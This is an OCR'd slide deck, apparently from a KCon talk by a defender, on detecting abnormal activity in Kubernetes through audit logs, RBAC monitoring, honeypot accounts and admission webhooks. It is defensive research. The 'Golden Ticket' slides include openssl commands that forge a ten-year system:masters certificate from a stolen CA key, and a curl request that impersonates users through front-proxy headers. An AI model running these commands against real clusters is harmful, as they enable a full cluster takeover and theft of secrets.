KCon

纵横

KUBERNETES中的异常活动检测

演讲者：朱思宇

About me

@9ian1i

朱思宇

blue teamer，入侵对抗，业余安全开发，阿里云融媒体安全。
DEFCON Blue Team Village，Black Hat Arsenal 演讲者。


开源安全项目：

WatchAD – AD Security Intrusion Detection System

crawlergo – A powerful browser crawler for web vulnerability scanners

??? - kubernetes abnormal activity detection and blocking system


K8S安全风险与防护现状



Threat matrix for Kubernetes

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Images from a private registry	Data Destruction
Compromised Images registry	Bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account		Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod/container name similarity	Access container service account	Network mapping	Cluster internal networking		Denial of service
Application vulnerability	Application exploit (RCE)	Malicious admission controller	Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files		加密勒索
Exposed sensitive interfaces	SSH server running inside container	私有镜像库中植入后门	Linux内核漏洞提权	清理安全产品agent	Access managed identity credential	Instance Metadata API	Writabe volume mounts on the host		
Master节点SSH登录凭证泄露	Sidecar injection	修改利用核心组件访问权限	K8S漏洞提权	Shadow API Server	Malicious admission controller	访问私有镜像库	CoreDNS poisoning		
私有镜像库暴露	利用SA连接API Server执行命令	K8S证书金票	RBAC Createpod 提权	Oversized logs	云产品AK泄露	通过NodePort访问Service	ARP poisoning and IP spoofing		
	云厂商CloundShell下发指令	配置恶意认证Webhook	RequestHeaders 提权	修改K8S安全配置策略			攻击第三方K8S插件		
			连接Etcd修改用户权限						

K8S安全防护现状



具备相关能力的国外安全厂商

StackRox　aqua

CAPSULE8　sysdig


除了云厂商，国内普遍对K8S安全防护关注不够，还停留在基线加固阶段

*检测能力数据来自各家官方网站文档


https://docs.microsoft.com/en-us/azure/security-center/alerts-reference#alerts-k8scluster

https://help.aliyun.com/document_detail/191144.html#title-sec-no0-8zv

检测与对抗



Architecture based of audit logs detection



About k8s auditing

k8s审计事件日志可记录访问API Server的所有请求，配合审计策略设置，能记录请求与响应的详细数据。


每个Master节点上的审计日志并不会相互同步，需要收集所有Master节点。

它能记录下面三个关键问题：


- 用户身份与授权信息
- 请求的操作与资源详情
- 请求的结果与响应


```
apiVersion: audit.k8s.io/v1
kind: Policy
omitStages:
  - "RequestReceived"
rules:
  - level: RequestResponse
    resources:
    - group: ""
      resources: ["pods"]
  - level: Metadata
    resources:
    - group: ""
      resources: ["pods/log", "pods/status"]
  - level: None
    resources:
    - group: ""
      resources: ["configmaps"]
      resourceNames: ["controller-leader"]
  - level: Request
    resources:
    - group: ""
      resources: ["configmaps"]
    namespaces: ["kube-system"]
```


*审计策略格式样例


Master
User Interface
API Server
Control-manager
scheduler
etcd
as
Secrets
default-token-xxxxx
sa-token-xxxxx
other-token-xxxxx
Node
Pod
Pod
Compromised container
Host
Web App


Access API Server








SA Suspicious Activity




通过对SA进行行为学习记录，建立操作基线，超出则告警。

Honeypot Account




About k8s RBAC






```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: secret-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```


Privilege Escalation – RBAC rolebinding/bind



Privilege Escalation – RBAC createpod and SA bind








Certificate Authentication = Golden Ticket ?


K8S的重要认证几乎都依赖客户端证书机制，三套CA证书与私钥是认证体系的安全核心




Golden Ticket – Client Certificate

如何生成一张超级管理员金票？

第一步：窃取API Server的CA证书和私钥，并发送到远程服务器





Golden Ticket – Client Certificate

第二步：使用CA私钥与证书，本地签发cluster-admin证书

生成个人私钥

```
openssl genrsa -out admin.key 2048
```

生成cluster-admin用户，masters组的证书请求

```
openssl req -new -key admin.key -out admin.csr -subj "/CN=cluster-admin/O=system:masters"
```


用上述生成的证书请求，签发金票证书，有效期10年

```
openssl x509 -req -in admin.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out admin.crt -days 3650
```

Golden Ticket – User Forgery

如何生成一张任意用户（即使不存在）的金票？


第一步：窃取requestheader的CA证书和私钥，查询 `--requestheader-allowed-names` ，并发送到远程服务器。



CA私钥

CA证书

requestheader-allowed-names



Golden Ticket – User Forgery

第二步：使用requestheader的CA私钥与证书，本地签发指定用户证书

生成个人私钥

```
openssl genrsa -out user.key 2048
```

生成CN=front-proxy-client证书请求

```
openssl req -new -key user.key -out user.csr -subj "/CN=front-proxy-client"
```


用上述生成的证书请求，签发证书，有效时间10年

```
openssl x509 -req -in user.csr -CA front-proxy-ca.crt -CAkey front-proxy-ca.key -CAcreateserial -out user.crt -days 3650
```

第三步：使用该证书发起请求，伪造任意用户

```
curl -ki --cacert front-proxy-ca.crt --key siyu.key --cert siyu.crt
http://39.107.182.57:6443/api/v1/secrets -H "X-Remote-Group:
system:masters" -H "X-Remote-User: hacker"
```

Defense Evasion




怎么优化？

已知问题：


- 存在攻击手法可绕过K8S审计事件日志。
- 当前架构只能事后审计检测，无法实时阻断。
- 对于非云环境，大规模日志实时消费对于基础设施有一定要求。

除了审计事件日志，我们还能从什么地方进行检测？


Validating admission webhook




Architecture




Dynamic Admission Control





No coding , More Cloud Native



https://github.com/open-policy-agent/gatekeeper
https://github.com/open-policy-agent/opa

End

K8S中心化管理带来的便捷，就会带来对应的安全风险，同时放大安全影响。

传统基于主机的防御架构和思路，在云原生环境上会明显水土不服。

- 传统环境注重横向移动，更多的在应用层寻找突破口。
- 云原生安全中，作为关键基础设施的K8S集群最为重要，攻击会更多的围绕拿下集群管理权限，从而接管整个集群，控制所有机器。

@Qianlitp @9ianli 9ianlitp@gmail.com

阿里云融媒体安全持续招聘入侵对抗、风控、应用安全、安全研发。

感谢观看！

KCon 汇聚黑客的智慧

知道创宇 | KCon